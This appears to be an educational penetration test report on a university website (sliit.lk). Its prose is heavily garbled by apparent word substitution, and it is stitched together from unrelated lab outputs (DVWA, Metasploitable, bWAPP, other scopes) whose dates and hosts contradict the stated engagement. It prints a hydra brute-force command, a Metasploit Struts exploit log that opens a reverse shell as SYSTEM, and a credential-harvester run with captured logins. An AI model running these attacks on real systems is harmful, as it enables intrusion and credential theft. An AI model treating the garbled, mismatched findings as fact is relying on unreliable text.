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Executive Summary

For an educational purpose I carried out a Web Application security assessment of the following website 1st of October to 23rd of October 2022.

https://www. sliit.lk The purpose of this vulnerability scan is to gather information on sliit.lk and its vulnerabilities.

I used to tool for find IP Addresses, port information and subdomain information.

I used Nmap tool with the information that I found on nap's integrated vulnerability database. And Netsparker professional to scan few of selected sub domains.

Approach

- Conduct giant scans to discover feasible factors of publicity and amenities that may want to be used as entry points.
- Validate vulnerabilities with the aid of going for walks tailor-made scans and conducting guide investigations.
- Vulnerabilities need to be recognized and validated.
- Rank vulnerabilities in accordance with the severity of the threat, the conceivable for failure, and the likelihood of exploitation.
- To help the study, habits extra lookup and improvement activities.
- Identify troubles that are of on-the-spot difficulty and make guidelines for solutions.
- To enhance security, improve long-term recommendations.

We tried to probe the ports existing on the quite several servers during the community degree safety assessments in order to perceive the offerings going for walks on them, as nicely as any present safety holes. At the internet utility stage, we examined the net servers' configuration troubles as properly as the internet application's logical errors.

Scope

Three hosts on the company's internal network, as well as a Business web application, were included in the framework of this engagement.

Nmap, hydra, The harvester, the Metasploit Framework, aircrack-ng, Nessus, Setoolkit, Burp Suite and Netcraft were used in the testing.

Recommendations

The suggestions are divided into tactical and strategic categories. Tactical recommendations are rapid options that can assist mitigate instantaneous protection issues. Strategic tips encompass the complete environment, as properly as future instructions, and the implementation of safety fantastic practices. The following are some of the most essential recommendations:

Tactical Recommendations

□ Filter User Input – Malicious characters in consumer enter can lead to SQL injection, XSS, and different attacks.
☐ Use saved procedures- In addition to consumer enter validation, saved approaches can be used to mitigate the opportunity of SQL injection
☐ Modify the ACL configuration on the firewall - to block all incoming visitors if port one hundred is now not allowed to be open on the Internet.
☐ Upgrade phpBB - Upgrade phpBB to keep away from quintessential assaults that take gain of mounted phpBB vulnerabilities.

☐ Block incoming ICMP site visitors — ICMP may additionally be used to behavior denial-of-service assaults in opposition to particular portions of equipment. To make certain that this structure of conduct is prevented, disable ICMP on the router and firewall.
$\ \square$ Disable the HTTP Trace technique – The hint technique can be used to make the most a internet site with cross-site scripting attacks. This manner in the internet provider have to be disabled.
$\hfill\Box$ To forestall far off get entry to to host 172.16.2, disable the "r" offerings or replace the .rhosts file.
☐ On the internet app placed at http://172.16.2.8:8585/wordpress, replace the Ninja Forms plugin to model 2.9.43 or higher.
Strategic Recommendations
$\hfill \square$ Intrusion Detection - Intrusion detection have to be carried out on networks that are uncovered to probably adversarial traffic.For the network, appear into an IDS solution.
☐ Conduct proactive safety assessments.

Technical report

Web Application Vulnerabilities

1.Web reconnaissance scans

```
SLIIT.LK
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=sliit.lk
[*] Country: None
   Host: study.sliit.lk
 *] Ip_Address: None
   Latitude: None
   Longitude: None
 Notes: None
  ] Region: None
[*] Country: None
 *] Host: www.sliit.lk
 *] Ip Address: None
 *] Latitude: None
 *] Longitude: None
   Notes: None
   Region: None
   Country: None
   Host: student.sliit.lk
   Ip_Address: None
   Latitude: None
  ] Longitude: None
  ] Notes: None
  ] Region: None
   Country: None
   Host: netexam.sliit.lk
 *] Ip Address: None
   Latitude: None
   Longitude: None
   Notes: None
   Region: None
   Country: None
   Host: apply.sliit.lk
   Ip_Address: None
```

Information

. The hacker's intention to acquire email, subdomains, host, worker names, open ports and banners from several public assets such as search engines, PGP key servers and the Shodan laptop databases.

Severity

Medium

Impact


Because of the divulge of organizational facts to the attackers it will have an impact on on

agencies reputation.

Recommendation

Using IPS/IDS in your community to discover the patterns and packets used through port scanners, blocking off them and producing an alert. Update the servers to the most current model and continue to be up to date with the new server exploits

2. phpBB viewtopic.php highlight Parameter SQL Injection (ESMARKCONANT)



Information

The far-flung host is jogging phpBB. There is a flaw in the far-off software program that may enable all of us to inject arbitrary SQL instructions in the login form. An attacker may want to make the most of this flaw to skip the authentication of the far-flung host or execute arbitrary SQL statements in opposition to the faraway database. ESMARKCONANT is one of more than one Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by means of a team regarded as the Shadow Brokers

Severity

High

Impact

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information

Suggestion

Upgrade the latest software.

3.Username Enumeration





Information

The Authentication script's error pages disclose legitimate username facts to the attacker

Severity

Medium


Impact

An attacker may use brute force to find a weak password after obtaining valid usernames

Suggestion

By displaying a range of error pages as considered in the display screen shots, the validation script does no longer expose the existence of a right username. This records is vital for social engineering assaults to be effective.

4. CGI Generic XSS (quick test



Information

The far-flung net server hosts CGI scripts that fail to correctly sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker might also be able to reason arbitrary HTML and script code to be carried out in a user's browser inside the protection context of the affected site. These XSS are probable to be 'non persistent' or 'reflected'.

severity

Medium

Impact

An intruder might exploit this vulnerability to trick your web users into handing over their credentials (cookie), which could be used to hijack their sessions.

Suggestion

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address any cross-site scripting vulnerabilities.

5.Broken authentication

Information

Attackers can use well-known passwords and brute force to get access in to the web application without much effort.

Security level

High

Observation

Use the records Intercepted by means of burp to assemble the hydra command as proven in below.

hydra 192.168.0.20 -V -l admin -P 'Passwords.txt' http-get-form

"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Usernam e and/or password incorrect. :H=Cookie: PHPSESSID=8g135lonl2odp8n45dcba38hg3; security=low"

It must solely take a few minutes or so, relying on the dimension of the password listing used, to discover the proper password.

```
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin123" - 28 of 55 [chi d 11] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1" - 29 of 55 [child 14] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin12" - 30 of 55 [chil 2] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [ch ld 15] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [ch ld 15] (0/0)
[80][http-get-form] host: 192.168.0.20 login: admin password: password 1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-12-28 17:04:09
```

Impact

leads to an attacker gaining unauthorized access, that authenticated element is now at hazard and may want to lead to full server compromise. There used to be a big quantity of exclusive records discovered.

Suggestion

Along with a sturdy password policy, a ideal authentication approach need to be enforced.


6.TLS certificate

Information

Burp depends on the Java believe save to decide whether or not certificates are trusted. The Java believe shop does now not encompass each and every root CA certificates that is protected inside browser have confidence stores. Burp may incorrectly record that a certificate is no longer trusted, if a legitimate root CA certificate is being used that is no longer blanketed in the Java have faith store.

TLS (or SSL) helps to shield the confidentiality and integrity of facts in transit between the browser and server, and to grant authentication of the server's identity. To serve this purpose, the server should current an TLS certificate that is legitimate for the server's hostname, is issued by way of a relied on authority and is valid for the contemporary date. If any one of these necessities is no longer met, TLS connections to the server will now not supply the full safety for which TLS is designed.

It must be mentioned that more than a few assaults exist in opposition to TLS in general, and in the context of HTTPS net connections. It may additionally be viable for a decided and suitably positioned attacker to compromise TLS connections except person detection even when a legitimate TLS certificate is used.



Severity

Medium

Impact

Exploits in the wild may target flaws in the TLS protocol, including weak cryptographic primitives, or specific implementation errors, cross-protocol vulnerabilities, or any combination of the above.


Suggestion

- Establish their protection baseline with a real-time, complete overview of SSL certificates and their termination endpoints throughout the whole network.
- Detect vulnerabilities by way of scanning for complicated certificates or server configurations and without difficulty assessment effects the use of Certificate Inspector's intuitive dashboard.
- Analyze protection facts factors both by way of combination or precise to every certificate and endpoint.
- Mitigate found vulnerabilities, such as BEAST, and lack of compliance with enterprise pointers such as the CA/Browser Forum Baseline Requirements, via endorsed steps.

7.SQL injection

Information

There are few SQL vulnerabilities in the input fields. An intruder may also use this to run arbitrary SQL queries on the server.



Severity

High

Impact

Personal facts about personnel can be accessed by way of an intruder. The SQL server version, database, and server identify have been additionally disclosed. It was once viable to enumerate each database table, as properly as execute malicious instructions such as drop table, etc.

Suggestion

Before walking the SQL query, it is a excellent thinking to filter all of the enter facts and solely permit legitimate characters. disallow single quotes ('), comments (—), and so on. Use the least privileged precept and provide solely the privileges that are required.

Network Security

A. Port Scan Status

The IPs listed under have been scanned for the area 'abcd.com'. On the server, the ports stated show up to be open. We additionally exhibit the provider that typically operates on these ports, as nicely as the banner displayed with the aid of the service, alongside the port number.

1. 192.168.56.103

```
___(kali⊗ kali)-[~]

nmap -T4 -A -p- 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 02:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns o
Nmap scan report for 192.168.56.103
Host is up (0.00091s latency).
Not shown: 65524 closed ports
         STATE SERVICE
                             VERSION
PORT
22/tcp
                             OpenSSH 6.7 (protocol 2.0)
          open ssh
  ssh-hostkey:
    1024 0e:79:8c:45:bd:a0:ae:a8:39:f0:4a:bc:69:cc:c8:28 (DSA)
    2048 31:1a:ba:91:59:b7:c7:d1:ea:1c:b9:65:01:1a:40:01 (RSA)
    521 11:25:f2:4d:63:30:9f:e2:31:0d:73:6a:ad:e2:b1:f1 (ECDSA)
135/tcp
         open msrpc
                             Microsoft Windows RPC
139/tcp
         open netbios-ssn Microsoft Windows netbios-ssn
                microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
445/tcp
          open
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open http
 http-server-header: Microsoft-HTTPAPI/2.0
  http-title: Service Unavailable
49152/tcp open msrpc
                             Microsoft Windows RPC
49153/tcp open msrpc
                             Microsoft Windows RPC
49154/tcp open msrpc
                             Microsoft Windows RPC
                             Microsoft Windows RPC
49155/tcp open msrpc
                             Microsoft Windows RPC
49156/tcp open msrpc
49169/tcp open
                             Microsoft Windows RPC
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192.168.56.104

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-$ nmap -T4 -A -p- 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 02:22 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
Nmap scan report for 192.168.56.104
Host is up (0.00087s latency).
Not shown: 65505 closed ports
PORT
          STATE SERVICE
                              VERSION
          open ftp
21/tcp
                              vsftpd 2.3.4
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
    STAT:
  FTP server status:
       Connected to 192.168.56.101
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
Data connections will be plain text
       vsFTPd 2.3.4 - secure, fast, stable
 End of status
22/tcp
         open ssh
                             OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
  ssh-hostkey:
    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp
         open telnet
                             Linux telnetd
         open smtp
                              Postfix smtpd
25/tcp
  smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
  ssl-date: 2021-05-12T14:01:44+00:00; Os from scanner time.
  sslv2:
    SSLv2 supported
    ciphers:
      SSL2_RC4_128_EXPORT40_WITH_MD5
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192.168.56.102

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
Analysis

On the server, we found that solely the suitable and proper ports are open. The ping request should, however, be blocked by using the firewall. As a result, the quantity of port scans that arrive on the community thru the web would drop (thereby reducing the reconnaissance attempts).

B. ISC BIND Denial of Service

Information

An error in BIND code which assessments the validity of messages containing TSIG aid documents can be exploited through an attacker to set off an statement failure in tsig.c, ensuing in denial of carrier to clients.



Severity

Medium

Impact

Using a specially-crafted message, an attacker may additionally doubtlessly motive a BIND server to attain an inconsistent country if the attacker is aware of (or correctly guesses) the title of a TSIG key used through the server.

Since BIND, with the aid of default, configures a neighborhood session key even on servers whose configuration does no longer in any other case make use of it, nearly all cutting-edge BIND servers are vulnerable.

In releases of BIND relationship from March 2018 and after, an statement test in tsig.c detects this inconsistent nation and intentionally exits. Prior to the introduction of the test the server would proceed working in an inconsistent state, with probably dangerous results.

Suggestion


Upgrade to the patched release most closely related to your current version of BIND:

- BIND 9.11.19
- BIND 9.14.12
- BIND 9.16.3

C. Samba Badlock Vulnerability

Information

The model of Samba, a CIFS/SMB server for Linux and Unix, walking on the far-flung host is affected through a flaw, recognized as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to unsuitable authentication stage negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is in a position to in a position to intercept the site visitors between a customer and a server internet hosting a SAM database can take advantage of this flaw to pressure a downgrade of the authentication level, which approves the execution of arbitrary Samba community calls in the context of the intercepted user, such as viewing or enhancing touchy protection facts in the Active Directory (AD) database or disabling necessary offerings



Severity

Medium

Impact

a man in the middle can get read/write access to the Security Account Manager Database, which reveals all passwords and any other potential sensitive information.

Suggestion

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

D. Remote Code Execution with Apache Struts REST Plugin with Dynamic Method Invocation

Information

When Dynamic Method Invocation is allowed in Apache Struts 2.3.20.x earlier than 2.3.20.3, 2.3.24.x earlier than 2.3.24.3, and 2.3.28.x earlier than 2.3.28.1, faraway attackers can execute arbitrary code thru vectors comparable to the REST Plugin's! (Exclamation mark) operator. There is a Metasploit module that can be used to make the most this flaw.

```
File Edit View Search Terminal Help
msf exploit(struts_dmi_rest_exec) > run
[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8282 - Uploading exploit to 3ikloC.jar, and executing it.
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 3 opened (172.16.2.9:4444 -> 172.16.2.8:50352) at 2017-1
0-26 15:14:33 -0700
<u>meterpreter</u> > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

Severity

Medium

company loss

There is a lot of data available. It is feasible to alternate positive device documents or information, however the attacker has no manage over what can be changed, or the scope of what the attacker can have an effect on is restricted. There is a reduce in effectivity or a disruption in the availability of resources.

Suggestion

If at all necessary, disable Dynamic Method Invocation. Upgrade to Struts 2.3.20.3, Struts 2.3.24.3, or Struts 2.3.28.1 as an alternative

Social Engineering findings

Credential harvesting attack



Information

One of the company's web sites is vulnerable to credential harvesting attack and it will lead to exposing user credentials to the attackers.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://bwapp.bihuo.cn/login.php

[*] Cloning the website: http://bwapp.bihuo.cn/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regarding the social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - [12/May/2021 11:20:57] "GET / HTTP/1.1" 200 -
[*] WE GOT A HTTT Printing the output:
POSSIBLE USERNAME FIELD FOUND: login=SLIIT
POSSIBLE USERNAME FIELD FOUND: password=sliit123
PARAM: security_level=0
PARAM: form=submit
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Severity

High

Impact

The fee of stolen records varies a lot. The credentials may additionally be used in subsequent assaults aimed at gaining get right of entry to networks or community resources, or they can also be monetized via gaining manage of debts or surely promoting the facts on the Darknet.

Suggestion

Anti-phishing training, the use of multi-factor authentication (MFA) anyplace possible, utility protection first-class practices to notice malware injections and block skimming assaults via third-party net scripts and plug-ins, and laptop mastering to put into effect risk-based get admission to manipulate primarily based on evaluation of consumer recreation are all steps to minimize your threat of credential harvesting attacks.

Conclusion

Experience has proven that a targeted effort to get to the bottom of the problems raised in this document will yield large safety gains. Most of the problems observed do now not necessitate high-tech solutions, however as a substitute focus of and adherence to great practices.

However, in order for structures to stay stable, their protection posture ought to be reviewed and reinforced on a everyday basis. Maintaining manipulation of company facts systems necessitates organizing the organizational framework that will maintain these ongoing changes.

We've conclude that basic safety wants to be improved. The troubles raised in this study, we hope, will be resolved.

